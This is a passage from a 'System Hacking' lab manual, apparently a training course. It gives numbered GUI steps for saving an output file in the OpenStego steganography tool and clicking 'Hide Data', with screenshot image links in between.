


10. Click the **ellipsis** button next to **Output Stego File**.




Module 06 – System Hacking

11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.
12. Provide the file name **Stego** and click **Open**.




13. In the **OpenStego** window, click the **Hide Data** button.

